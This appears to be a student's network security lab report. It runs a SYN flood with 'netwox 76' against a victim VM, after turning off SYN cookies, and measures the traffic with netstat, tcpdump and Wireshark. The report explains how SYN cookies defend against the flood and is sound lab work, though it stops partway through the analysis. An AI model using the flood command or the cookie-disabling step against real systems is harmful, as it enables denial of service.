Task: SYN Flooding Attack

We construct 3VMs for this lab: attacker, victim, and observer. Attacker is the one who initiate the attack on the victim. Then we have an observer machine to try to connect with victim during/before/after the attack to see the result.

Before the attack, on Server/Victim, we first turn off the countermeasure which is called SYN cookies.

$ sudo sysctl -w net.ipv4.tcp_syncookies=0

```
[02/09/22]seed@VM:~$ sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
```

First, check netstat on Victim's side. The result is:

```
[02/09/22]seed@VM:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.7:53             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 ::1:631                 :::*                    LISTEN
tcp6       0      0 :::3128                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
[02/09/22]seed@VM:~$
```

After observation, we find that the IP address for victim is 10.0.2.7

We then try to telnet to Victim from the observer to see the result:

```
[02/09/22]seed@VM:~$ telnet 10.0.2.7
Trying 10.0.2.7...
Connected to 10.0.2.7.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Wed Feb  9 19:07:49 EST 2022 from 10.0.2.7 on pts/18
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[02/09/22]seed@VM:~$
```

The above shows it is successfully connected.

Then we netstat -tna on the Victim side to see what happens:


```
[02/09/22]seed@VM:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.7:53             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.7:23             10.0.2.15:39894         ESTABLISHED
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 ::1:631                 :::*                    LISTEN
tcp6       0      0 :::3128                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
```

We observe that Observer connect to Victim through port 23(which can be attacked later)

Initiate the attack on the Attacker side using the tool netwox:


```
[02/09/22]seed@VM:~$ sudo netwox 76 -i 10.0.2.7 -p 23 -s raw
```

Then we observe the netstat on Victim, the result is:




SYN_RECV are half-opened connections, and it is full of half-opened connections.

Now when we try to telnet to Victim from Observer, this is what happened:



We find that it will eventually time out which means the SYNflood attack is successful.

On the other hand, we try another attack when syncookie is on:



When we left SYN cookie open, it is always possible to telnet to the Server from observer machine even when we try syn flooding attack on the Server.

```
tcp        0      0 10.0.2.7:23             255.89.114.15:56497     SYN_RECV
tcp        0      0 10.0.2.7:23             251.19.248.245:56106    SYN_RECV
tcp        0      0 10.0.2.7:23             255.177.8.184:63276     SYN_RECV
tcp        0      0 10.0.2.7:23             241.105.161.112:48836   SYN_RECV
tcp        0      0 10.0.2.7:23             255.101.179.186:64095   SYN_RECV
tcp        0      0 10.0.2.7:23             251.152.154.248:52836   SYN_RECV
tcp        0      0 10.0.2.7:23             245.126.144.238:63318   SYN_RECV
tcp        0      0 10.0.2.7:23             242.240.154.74:39300    SYN_RECV
tcp        0      0 10.0.2.7:23             254.100.158.71:31305    SYN_RECV
tcp        0      0 10.0.2.7:23             255.211.157.25:64141    SYN_RECV
tcp        0      0 10.0.2.7:23             252.102.246.145:51329   SYN_RECV
tcp        0      0 10.0.2.7:23             250.23.172.66:1408      SYN_RECV
tcp        0      0 10.0.2.7:23             240.238.52.26:48713     SYN_RECV
tcp        0      0 10.0.2.7:23             10.0.2.15:39896         ESTABLISHED
tcp        0      0 10.0.2.7:23             248.222.10.148:5505     SYN_RECV
tcp        0      0 10.0.2.7:23             255.143.1.88:24007      SYN_RECV
tcp        0      0 10.0.2.7:23             246.230.147.175:61464   SYN_RECV
tcp        0      0 10.0.2.7:23             253.177.244.208:4032    SYN_RECV
tcp        0      0 10.0.2.7:23             241.67.54.91:47893      SYN_RECV
```

Why can the SYN cookie effectively protect the machine against the SYN flooding attack:

The idea of the SYN cookies mechanism is to not allocate resources at all after the server has only received the SYN packet; resources will be allocated only if the server has the received the final ACK packet.

Task 2

The Cookie on server is shut down.
After $ifconfig on the “Server” Machine,

```
[02/13/22]seed@VM:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:d4:a3:98
          inet addr:10.0.2.15  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::3374:b285:f7d3:a7d1/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:110 errors:0 dropped:0 overruns:0 frame:0
          TX packets:70 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:14681 (14.6 KB)  TX bytes:7736 (7.7 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:80 errors:0 dropped:0 overruns:0 frame:0
          TX packets:80 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:22029 (22.0 KB)  TX bytes:22029 (22.0 KB)
```

Note that the server IP is 10.0.2.15 which will be used later in the attack.

1ST Time:

We find our network interface is enp0s3, thus we type *sudo tcpdump -i enp0s3 s0 -w capture1.pcap*

to collect packet traffics and write it in capture1.pcap

```
[02/13/22]seed@VM:~$ sudo tcpdump -i enp0s3 -s0 -w capture1.pcap
tcpdump: listening on enp0s3, link-type EN10MB (Ethernet), capture size 262144 b
ytes
```

On this same machine (Server), run an iperf server:

```
[02/13/22]seed@VM:~$ ^C
[02/13/22]seed@VM:~$ iperf -s
------------------------------------------------------------
Server listening on TCP port 5001
TCP window size: 85.3 KByte (default)
------------------------------------------------------------
```

Now we go to client machine and run an iperf client server using server ip

```
[02/13/22]seed@VM:~$ iperf -c 10.0.2.15
------------------------------------------------------------
Client connecting to 10.0.2.15, TCP port 5001
TCP window size: 43.8 KByte (default)
------------------------------------------------------------
[  3] local 10.0.2.7 port 41708 connected with 10.0.2.15 port 5001
[ ID] Interval       Transfer     Bandwidth
[  3]  0.0-10.0 sec  2.10 GBytes  1.81 Gbits/sec
```

Now initiate the attack on 10.0.2.15

```
[02/13/22]seed@VM:~$ sudo netwox 76 -i 10.0.2.15 -p 23 -s raw
```

After 10 seconds, we stop the attack the result appears on the Server by wireshark: traffic stats

File

Name:	/home/seed/capture1.pcap
Length:	2341 MB
Format:	Wireshark/tcpdump/... - pcap
Encapsulation:	Ethernet
Snapshot length:	262144

Time

First packet:	2022-02-13 20:40:22
Last packet:	2022-02-13 20:40:53
Elapsed:	00:00:30

Capture

Hardware:	Unknown
OS:	Unknown
Application:	Unknown


Interfaces

Interface	Dropped packets	Capture filter	Link type	Packet size limit
Unknown	Unknown	Unknown	Ethernet	262144 bytes

Statistics

Measurement	Captured	Displayed	Marked
Packets	666235	666235 (100.0%)	N/A
Time span, s	30.161	30.161	N/A
Average pps	22089.0	22089.0	N/A
Average packet size, B	3498.5	3498.5	N/A
Bytes	2330863821	2330863821 (100.0%)	0
Average bytes/s	77 M	77 M	N/A
Average bits/s	618 M	618 M	N/A

For this time of the attack, the I/O graph looks like this



2nd TIME:

Traffic stats:

File

Name:	/home/seed/capture2.pcap
Length:	2114 MB
Format:	Wireshark/tcpdump/... - pcap
Encapsulation:	Ethernet
Snapshot length:	262144

Time

First packet:	2022-02-13 20:55:24
Last packet:	2022-02-13 20:56:19
Elapsed:	00:00:55

Capture

Hardware:	Unknown
OS:	Unknown
Application:	Unknown


Interfaces

Interface	Dropped packets	Capture filter	Link type	Packet size limit
Unknown	Unknown	Unknown	Ethernet	262144 bytes

Statistics

Measurement	Captured	Displayed	Marked
Packets	1603640	1603640 (100.0%)	N/A
Time span, s	55.294	55.294	N/A
Average pps	29002.1	29002.1	N/A
Average packet size, B	1302.5	1302.5	N/A
Bytes	2088552100	2088552100 (100.0%)	0
Average bytes/s	37 M	37 M	N/A
Average bits/s	302 M	302 M	N/A

I/O Graph:



3rd TIME:

Traffic stats:

File

Name:	/home/seed/capture3.pcap
Length:	2349 MB
Format:	Wireshark/tcpdump/... - pcap
Encapsulation:	Ethernet
Snapshot length:	262144

Time

First packet:	2022-02-13 21:10:38
Last packet:	2022-02-13 21:11:32
Elapsed:	00:00:54

Capture

Hardware:	Unknown
OS:	Unknown
Application:	Unknown


Interfaces

Interface	Dropped packets	Capture filter	Link type	Packet size limit
Unknown	Unknown	Unknown	Ethernet	262144 bytes

Statistics

Measurement	Captured	Displayed	Marked
Packets	814178	814178 (100.0%)	N/A
Time span, s	54.107	54.107	N/A
Average pps	15047.5	15047.5	N/A
Average packet size, B	2869.5	2869.5	N/A
Bytes	2336630355	2336630355 (100.0%)	0
Average bytes/s	43 M	43 M	N/A
Average bits/s	345 M	345 M	N/A

I/O Graph:



4th TIME:

Traffic stats:

File

Name:	/home/seed/capture4.pcap
Length:	2471 MB
Format:	Wireshark/tcpdump/... - pcap
Encapsulation:	Ethernet
Snapshot length:	262144

Time

First packet:	2022-02-13 17:09:19
Last packet:	2022-02-13 17:10:06
Elapsed:	00:00:47

Capture

Hardware:	Unknown
OS:	Unknown
Application:	Unknown


Interfaces

Interface	Dropped packets	Capture filter	Link type	Packet size limit
Unknown	Unknown	Unknown	Ethernet	262144 bytes

Statistics

Measurement	Captured	Displayed	Marked
Packets	1174074	1174074 (100.0%)	N/A
Time span, s	47.562	47.562	N/A
Average pps	24685.3	24685.3	N/A
Average packet size, B	2089.5	2089.5	N/A
Bytes	2452821088	2452821088 (100.0%)	0
Average bytes/s	51 M	51 M	N/A
Average bits/s	412 M	412 M	N/A

I/O Graph:



5th Time:

File

Name:	/home/seed/capture5.pcap
Length:	2363 MB
Format:	Wireshark/tcpdump/... - pcap
Encapsulation:	Ethernet
Snapshot length:	262144

Time

First packet:	2022-02-13 21:24:01
Last packet:	2022-02-13 21:24:51
Elapsed:	00:00:49

Capture

Hardware:	Unknown
OS:	Unknown
Application:	Unknown


Interfaces

Interface	Dropped packets	Capture filter	Link type	Packet size limit
Unknown	Unknown	Unknown	Ethernet	262144 bytes

Statistics

Measurement	Captured	Displayed	Marked
Packets	1216443	1216443 (100.0%)	N/A
Time span, s	49.953	49.953	N/A
Average pps	24351.5	24351.5	N/A
Average packet size, B	1926.5	1926.5	N/A
Bytes	2343844891	2343844891 (100.0%)	0
Average bytes/s	46 M	46 M	N/A
Average bits/s	375 M	375 M	N/A

I/O Graph:




By observing all of these I/O graph, we find that the traffic peaks at around 9000 packets/s when it is normal traffic opening a web browser. After we conduct the SYN flood attack, the packets/s almost hits 48000 packets/s. It is distinctive by looking at the amount differences. After around 40s when packets/s becomes 0, the attack stops. After this time, the server should drop all frethese half-open packets.

AVERAGE AND STANDARD DEVIATION:

Normal1

Now, we need to filter the packets from normal to SYN flood.
For capture1.pcap: we filter everything before 20:40:33 to include all normal packets: frame.time <= "feb 13, 2022 20:40:33"



And then we export these packets to a new pcap file named normal1.pcap.


Stats summary:

Measurement	Captured
Packets	88104
Time span, s	10.007
Average pps	8804.1
Average packet size, B	26066.5
Bytes	2296527519
Average bytes/s	229 M
Average bits/s	1835 M

The average packet size is **26066.5 bytes and bandwidth is 229** (average bytes/s)

SYN1

SYN flood is after frame.time >= "feb 13, 2022 20:40:35"



Export the packet as new file syn1.pcap and open it for summary


Statistics

Measurement	Captured
Packets	578128
Time span, s	17.166
Average pps	33679.3
Average packet size, B	59.5
Bytes	34336122
Average bytes/s	2000 k
Average bits/s	16 M

The average packets size is **59.5 B and bandwidth is 2000k**

Normal2

For capture2.pcap: we filter everything to include all normal packets:
frame.time <= "feb 13, 2022 20:55:35"




And then we export these packets to a new pcap file named normal2.pcap
Then, open this file to download the stats summary.

Measurement	Captured
Packets	75907
Time span, s	10.698
Average pps	7095.6
Average packet size, B	26320.5
Bytes	1997904880
Average bytes/s	186 M
Average bits/s	1494 M

The average packet size is **26320.5 bytes and bandwidth is 186** (average bytes/s)

SYN2

SYNflood is after 20:55:38, so frame.time >= "feb 13, 2022 20:55:38"



Export the packet as new file syn2.pcap and open it for summary


Statistics

Measurement	Captured
Packets	1527729
Time span, s	40.059
Average pps	38137.2
Average packet size, B	59.5
Bytes	90646980
Average bytes/s	2262 k
Average bits/s	18 M

The average packets size is **59.5 B and bandwidth is 2262k**

Normal3

For capture3.pcap: we filter everything before 20:02 to include all normal packets: frame.time <= "feb 13, 2022 21:11:04"




And then we export these packets to a new pcap file named normal3.pcap. Then, open this file to download the stats summary.

Measurement	Captured
Packets	81989
Time span, s	25.458
Average pps	3220.6
Average packet size, B	26257.5
Bytes	2152850262
Average bytes/s	84 M
Average bits/s	676 M

The average packet size is **26257.5 bytes and bandwidth is 84** (average bytes/s)

SYN3

SYNflood is after 21:11:12, so frame.time >= "feb 13, 2022 21:11:12"




Export the packet as new file syn4.pcap and open it for summary

Measurement	Captured
Packets	726654
Time span, s	18.618
Average pps	39030.1
Average packet size, B	59.5
Bytes	43115969
Average bytes/s	2315 k
Average bits/s	18 M

The average packets size is **59.5 B and bandwidth is 2315k**

Normal4

For capture4.pcap: we filter everything before 20:02 to include all normal packets: frame.time <= "feb 13, 2022 17:09:30"



